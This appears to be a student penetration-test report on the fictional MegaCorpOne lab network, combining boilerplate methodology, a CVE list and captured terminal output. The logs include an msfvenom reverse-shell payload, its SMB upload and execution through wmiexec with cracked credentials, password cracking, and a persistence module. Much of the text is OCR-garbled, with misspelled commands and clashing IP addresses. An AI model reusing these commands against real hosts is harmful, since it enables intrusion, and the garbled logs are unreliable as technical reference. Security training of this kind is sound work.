



Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Tigerlilly Corp, LLC

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Document History

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001	01/22/2023	Emily Aldrich	

Introduction

In accordance with MegaCorpOne's policies, Tigerlilly Corp., LLC (henceforth known as TC) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by TC during January of 2023.

For the testing, TC focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

TC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

TC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

TC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

TC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Not a lot of open ports. 990+ closed ports
- Has a few certificates that allow the website to be secure

Summary of Weaknesses

TC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- CVE 2019-0196
- CVE-2020-1934
- CVE-2021-34798
- CVE-2020-35452
- CVE-2022-29404
- CVE-2022-22721
- CVE-2019-0211
- CVE-2022-28330
- CVE-2020-11993
- CVE-2019-10081
- CVE-2019-0197
- CVE-2019-0215
- CVE-2021-33193
- CVE-2022-22720
- CVE-2019-17567
- CVE-2019-10097
- CVE-2022-31813
- CVE-2019-10098
- CVE-2021-40438
- CVE-2021-36160
- CVE-2022-23943
- CVE-2020-1927
- CVE-2019-0220
- CVE-2019-9490
- CVE-2020-11984
- CVE-2021-26690
- CVE-2022-26377
- CVE-2022-28614
- CVE-2020-13938
- CVE-2019-10082
- CVE-2021-44224
- CVE-2022-22719
- CVE-2022-28615
- CVE-2022-30556
- CVE-2021-39275

Executive Summary

1. Navigated to google and identified the webservice name and version using google dorking.
Searched the website for the users and email addresses. and also found a hidden file.
2. Looked up the ip address for MegaCorpOne using nslookup and found it to be
149.56.244.87.
3. Used Shodan to search the IP address and found what ports were open, the version, the os,
the version of the OS server, and what vulnerabilities were present.
4. Obtained a list of usernames and tried to guess the password to log onto the web portal.
5. Upon logging in, downloaded a script file that was available after logging in.
6. Ran an nmap scan through ZenMap.
7. Opened a python script and successfully opened a shell.
8. Visited the Command and Control Matrix website and found two C2 frameworks that fit the
criteria that was given.
9. Researched the exploits and found out if it was successful or not.
10. Scanned Ports and found out what the open ports were.
11. Used a tool called responder and waited for a response.
12. Ran a scan on the ip address and found out what sessions are running.
13. Used task scheduler to establish persistence.
14. Found a list of usernames and password and cracked the hashes

The screenshot shows the 'About' section of the MegaCorpOne website. At the top, there's a navigation bar with links for HOME, ABOUT, CONTACT, SUPPORT, CAREERS, and LOG IN. Below the navigation is a blue header bar with the word 'About'. Underneath, a section titled 'MEET OUR TEAM' features four team members with their photos, names, titles, and contact information:

Photo	Name	Title	Contact Information
	Joe Sheer	CHIEF EXECUTIVE OFFICER	Email: joe@megacorpone.com Twitter: @Joe_Sheer
	Tom Hudson	WEB DESIGNER	Email: thudson@megacorpone.com Twitter: @TomHudsonMCO
	Tanya Rivera	SENIOR DEVELOPER	Email: trivera@megacorpone.com Twitter: @TanyaRiveraMCO
	Matt Smith	MARKETING DIRECTOR	Email: msmith@megacorpone.com Twitter: @MattSmithMCO

The screenshot shows a Google search results page for the query "site:megacorpone.com intext:email". The results are as follows:

- [About Us - MegaCorp One](https://www.megacorpone.com/about)
Email: joe@megacorpone.com, Twitter: @Joe_Sheer. Contact Me: Tom Hudson, WEB DESIGNER.
Email: thudson@megacorpone.com, Email: trivera@megacorpone.com.
Matt Smith - Marketing Director - History
You've visited this page 2 times. Last visit: 1/3/23
- [Contact Us - MegaCorp One](https://www.megacorpone.com/contact)
Our Address: MegaCorp One 2 Old Mill St Rachel, NV 89001, United States. Email: sales@megacorpone.com, Tel: (903) 883 - MEGA Web: http://www.megacorpone.com...
You've visited this page 2 times. Last visit: 1/3/23

Index of /assets

Name	Last modified	Size	Description
Parent Directory	-	-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

9:06 PM
1/3/2023



Google site:www.megacorpone.com ext:txt

About 1 results (0.18 seconds)

http://www.megacorpone.com › robots

robots.txt - MegaCorp One

9:11 PM
1/3/2023



A screenshot of a Kali Linux desktop environment. The desktop background features the Kali logo. There are two terminal windows open at the top. The left terminal shows a user named 'thudson' connecting to a VPN, while the right terminal shows a root shell. Below the terminals is a browser window displaying the directory index of 'vpn.megacorpone.com'. The system tray at the bottom shows various icons for file management, network, and system status.

The screenshot shows a Kali Linux desktop environment with two main windows:

- Terminal Window (Top):** Displays the results of an Nmap scan against the target IP 172.22.117.0/24. The output includes information about open ports (21/tcp, 22/tcp, 23/tcp, 25/tcp, 53/tcp, 80/tcp), their states, services (vsftpd, telnet, smtp, domain, http), and versions (vsftpd 2.3.4, telnetd, postfix smtpd, ISC BIND 9.4.2, Apache httpd 2.2.8). It also lists various RPC services (100000-100024) and their port numbers.
- Firefox Browser Window (Bottom):** Shows the exploit-db website with the URL <https://www.exploit-db.com/wp-content/themes/exploit/search/?q=vsftpd+backdoor>. The search results page displays several exploit entries related to vsftpd backdoors, including CVE-2011-2523 and CVE-2011-2524.

```

root@kali:~# cd /tmp
root@kali:~/tmp# ./vypn.sh
zsh: permission denied: ./vypn.sh
root@kali:~/tmp# chmod +x .
root@kali:~/tmp# ./vypn.sh
[...]
Enter username
thudson
Enter password
thudson
Attempting to connect to 192.168.1.11:443...
You are now connected!
[...]

```

For each framework that you've identified as a good candidate, answer the following questions:

Select

What is the name of the C2 framework?
What operating systems do its agents support?
What channels can the agents communicate over?
What language is it written in?
Is it open or closed source?
Does the developer have a Slack or Twitter link for potential support questions?

Invert

Sel

SCYTHE:

- 1.SCYTHE
- 2.Linux, Windows, macOS
- 3.TCP, HTTP, DNS, SMB
- 4.Python
- 5.Closed source
- 6.Yes, twitter and website that is actively maintained.

Activity 2:

MetaSploit:

- 1.MetaSploit
- 2.Linux, Windows, macOS
- 3.TCP, HTTP, MAPI
- 4.CJava
- 5.Open source
- 6.Yes, has slack, github, and twitter

The image shows a Kali Linux desktop environment with several open windows. In the foreground, there are two terminal windows. The left terminal is titled 'Pentest - Remote Desktop' and contains Metasploit command-line interface (CLI) output. The right terminal is titled 'root@kali: ~' and also contains Metasploit CLI output. Above these terminals is a Mozilla Firefox browser window showing a login page for 'ML-REFVM-197105'. The browser's address bar shows 'root@kali: ~'. The desktop background features a large 'KALI BY OFFENSIVE SECURITY' watermark. The taskbar at the bottom shows various application icons.

A screenshot of a Kali Linux desktop environment. The desktop background features the Kali logo. In the top left, there's a terminal window titled 'root@kali:~' showing a password dump for 'metasploitable'. Another terminal window shows a netcat listener. A browser window titled 'Zenmap' is open, showing network discovery results for 'metasploitable'. The taskbar at the bottom includes icons for file management, a terminal, a browser, and system status indicators like battery and signal strength.

A screenshot of a Kali Linux desktop environment. The desktop background features the Kali logo (a stylized green cat) and the text "KALI BY OFFENSIVE SECURITY". In the top-left corner, there's a terminal window titled "root@kali: ~" showing the output of a "netstat -an | grep :22" command, which lists several listening ports including ssh (22), http (80), https (443), and various MySQL and PostgreSQL ports. The top bar includes standard icons for file operations, network status, and system monitoring. The taskbar at the bottom shows the Kali logo and other application icons.

Pentest - Remote Desktop

```
(root㉿kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150:~$ sudo usermod -AG sudo systemd-ssh
msfadmin@metasploitable:~$ ssh -p 10022 systemd-ssh@172.22.117.100
ssh: connect to host 172.22.117.100 port 10022: Connection refused
msfadmin@metasploitable:~$ sudo nano /etc/ssh/sshd_config
msfadmin@metasploitable:~$ ssh -p 10022 systemd-ssh@172.22.117.150
The authenticity of host '172.22.117.150 ([172.22.117.150]:10022)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:37:0b:a6:61:b1:24:5b:08:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.22.117.150]:10022' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
systemctl ssh@metasploitable:~$
```



Pentest2 - Remote Desktop

```
(root㉿kali)-[~]
└─# nmap 172.22.117.0/24 -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 20:05 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.0009s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatDAP
3269/tcp  open  globalcatDAPssl
MAC Address: 00:15:D0:02:04:11 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  filtered http-proxy

Nmap done: 256 IP addresses (2 hosts up) scanned in 12.76 seconds
(root㉿kali)-[~]
```





```

root@kali:~# ./john crack3.txt
[...]
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single-crack rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
[*] password: (iloveyou!) 123456..iloveyou!
Session completed.
  
```



```

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
  
```

Image Name	PID	Session Name	Session#	Mem Usage
system Idle Process	0	Services	0	8 K
system	4	Services	0	88 K
Registry	72	Services	0	6,124 K
ime.exe	371	Services	0	210 K
srss.exe	468	Services	0	2,444 K
wininit.exe	536	Services	0	2,692 K
tsrss.exe	548	Console	1	2,050 K
avases.exe	608	Services	0	6,032 K
lsass.exe	640	Services	0	13,224 K
vinlogon.exe	648	Console	1	6,144 K
svchost.exe	756	Services	0	14,180 K
fontdrv.dll.exe	778	Console	3	1,040 K
fontdrvhost.exe	780	Services	0	1,960 K
svchost.exe	868	Services	0	8,744 K
lsm.exe	952	Console	1	19,664 K
objhost.exe	960	Console	4	40,480 K
avehost.exe	438	Services	0	6,616 K
svchost.exe	484	Services	0	47,824 K
svchost.exe	532	Services	0	11,812 K
avethost.exe	533	Services	0	19,384 K
avchost.exe	736	Services	0	4,828 K
svchost.exe	860	Services	0	17,728 K
svchost.exe	1032	Services	0	14,076 K
avethost.exe	1180	Services	0	14,392 K
svchost.exe	1188	Services	0	8,688 K
VSSVC.exe	1448	Services	0	5,436 K
Memory Compression	1608	Services	0	22,448 K
avethost.exe	1616	Services	0	11,448 K
svchost.exe	1680	Services	0	8,544 K
svchost.exe	1708	Services	0	4,332 K
svchost.exe	1716	Services	0	4,928 K
svchost.exe	316	Services	0	5,352 K
svchost.exe	2064	Services	0	6,808 K
spoolsv.exe	2236	Services	0	14,024 K
avethost.exe	2320	Services	0	26,896 K
Msasn1.dll.exe	2380	Services	0	8,496 K
svchost.exe	2628	Services	0	6,724 K
nisSrv.exe	3220	Services	0	9,016 K
avethost.exe	3608	Services	0	7,144 K
microsoffIdsgelupdate.exe	3988	Services	0	11,884 K
sgmBroker.exe	4028	Services	0	5,320 K
svchost.exe	3112	Services	0	10,528 K
avethost.exe	3228	Services	0	5,376 K
avethost.exe	3336	Services	0	9,316 K
SearchIndexer.exe	3500	Services	0	16,944 K
svchost.exe	988	Services	0	7,148 K
avethost.exe	3924	Services	0	9,448 K
cmd.exe	3952	Services	0	3,772 K
comhost.exe	1420	Services	0	11,972 K
tasklist.exe	340	Services	0	8,552 K

Pentest2 - Remote Desktop

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

terminal

root@kali:~

```
(root㉿kali) [~]
# cd ~
(root㉿kali) [~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform selected, selecting: windows
[-] No payload selected, selecting: x64:windows
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root㉿kali) [~]
# msfclient //172.22.117.20/C$ -l megacorpone/tstark
Enter MEGACORPONE\stark's password:
session setup failed: NT_STATUS_CONNECTION_RESET

(root㉿kali) [~]
# msfclient //172.22.117.20/C$ -l megacorpone/tstark
Enter MEGACORPONE\stark's password:
Try 'help' to get a list of possible commands.
smb: > ls
drwxr-xr-x  0  root  root  4096 Jan 17 17:37:30 2022 .
drwxr-xr-x  0  root  root  4096 Oct 19 15:30:59 2021 ..
dSwdAgent
bootmgr
AHRSR 413738 Sat Dec 7 04:08:37 2019
bootmbr.dat
AHRS 112859 Mon May 10 08:26:50 2023
Documents and Settings
DHSrn 0 Mon May 10 08:16:44 2021
DumpStack.log.tmp
AHS 8192 Tue Jan 17 19:52:53 2023
dumpfile.sys
AHS 1811939328 Tue Jan 17 19:52:53 2023
PerfLogs
D Sat Jan 17 17:37:15 2023
Program Files
DR 0 Mon May 10 10:37:15 2021
Program Files (x86)
DR 0 Thu Nov 19 02:33:53 2020
ProgramData
DR 0 Mon May 10 10:37:15 2022
Recovery
BhSn 0 Mon May 10 08:16:51 2023
shell.exe
A 7168 Tue Jan 18 18:27:18 2022
swapfile.sys
AHS 268435456 Tue Jan 17 19:52:53 2023
sysvol Volume Information
DRS 1 Mon Jan 17 17:24:45 2022
Users
DR 0 Mon Jan 17 17:24:45 2022
Windows
D 0 Thu Jan 12 22:04:07 2023

33133914 blocks of size 4096. 27078400 blocks available
smb: > put shell.exe
putting file shell.exe as $shell.exe (10299.9 kb/s) (average 10296.0 kb/s)
smb: > exit
[root@kali:~]#
# msfconsole
```

METASPOIT CYBER MISSILE COMMAND V5

Pentest2 - Remote Desktop

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

terminal

root@kali:~

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name Current Setting Required Description
COMMAND C:\shell.exe yes The command to execute
OUTPUT true yes Get the output of the executed command
RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain .
SMBPass yes The password for the specified username
SMBUser yes The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name Current Setting Required Description
COMMAND C:\shell.exe yes The command to execute
OUTPUT true yes Get the output of the executed command
RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain megacorpone no The Windows domain to use for authentication
SMBPass Password! yes The password for the specified username
SMBUser tstark yes The username to authenticate as
THREADS 1 yes The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] 172.22.117.20 - 10299 bytes sent to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:64482 ) at 2023-01-17 20:07:20 -0500
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i
Active sessions
=====
Id Name Type Information Connection
-- --
1 meterpreter x86/windows MEGACORPONE\stark @ WINDOWS10 172.22.117.100:4444 -> 172.22.117.20:64482 (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i
[*] Starting interaction with 1...
meterpreter > [
```

Pentest2 - Remote Desktop

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

terminal

root@kali: ~

```
mifs exploit windows/local/persistence_service.py > run
[!] Metasploit module requires the following options to validate: SESSION
[!] Metasploit module requires the following options to run: SESSION
mifs exploit windows/local/persistence_service.py > options
Module options (exploit/windows/local/persistence_service):

Name          Current Setting  Required  Description
RHOST         172.22.17.20        yes       The remote victim IP address.
RPORT         4444              yes       The remote port to connect to.
RTIME         5                 yes       The extra time that shall connect failed 5 seconds as default.
SERVICE_NAME  persistence      yes       The name of service, Random string as default.
SESSION        yes               yes       The session to run this module on.

Payload options (windows/metasploit/reverse_tcp):

Name          Current Setting  Required  Description
EXITFUNC      process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.23.36.14      yes       The listen address (Interface may be specified)
LPORT         4444              yes       The listen port

Exploit target:

Id Name          Current Setting  Required  Description
0 Windows        <none>           no        Windows target

mifs exploit windows/local/persistence_service.py > set session 1
session 1 selected
mifs exploit windows/local/persistence_service.py > run
[*] Started reverse TCP handler on 172.23.36.14:4444
[*] Metasploit module exploit_WindowsLocalPersistenceService exploit completed
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Exploit completed, but no session was created.
mifs exploit windows/local/persistence_service.py > sessions
```

Active sessions

ID	Name	Type	Information	Connection
1	metasploit on windows	msfconsole	METASPLOIT/1.0.0	172.22.17.20:4444 => 172.22.17.20:6462 (172.22.17.20)

```
mifs exploit windows/local/persistence_service.py > set LHOST 172.22.17.20
[*] Metasploit module exploit_WindowsLocalPersistenceService exploit completed
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Creating service mafsi...
[*] Exploit completed, but no session was created.
mifs exploit windows/local/persistence_service.py > sessions
```

metasploit > getuid
[*] User: root
[*] Privileges: NT AUTHORITY\SYSTEM
metasploit >

Pentest2 - Remote Desktop

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

terminal

root@kali: ~

```
metasploit > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0		[System Process]				
4		System	x86	0		
72		System tray	x86	0		
360		smss.exe	x86	0		
370		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
480		svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
484		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
412		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
413		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
528		wininit.exe	x86	0		
540		crss.exe	x86	1		
523		winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
614		winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
615		lsass.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
752		svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
753		Font Driver Host\WDM\0	x86	0	Font Driver Host\WDM\0	C:\Windows\System32\FontDriverHostWDM\0
768		FontDriverHost\WDM\0	x86	0	Font Driver Host\WDM\0	C:\Windows\System32\FontDriverHostWDM\0
850		svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
924		LogonUI.exe	x86	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\LogonUI.exe
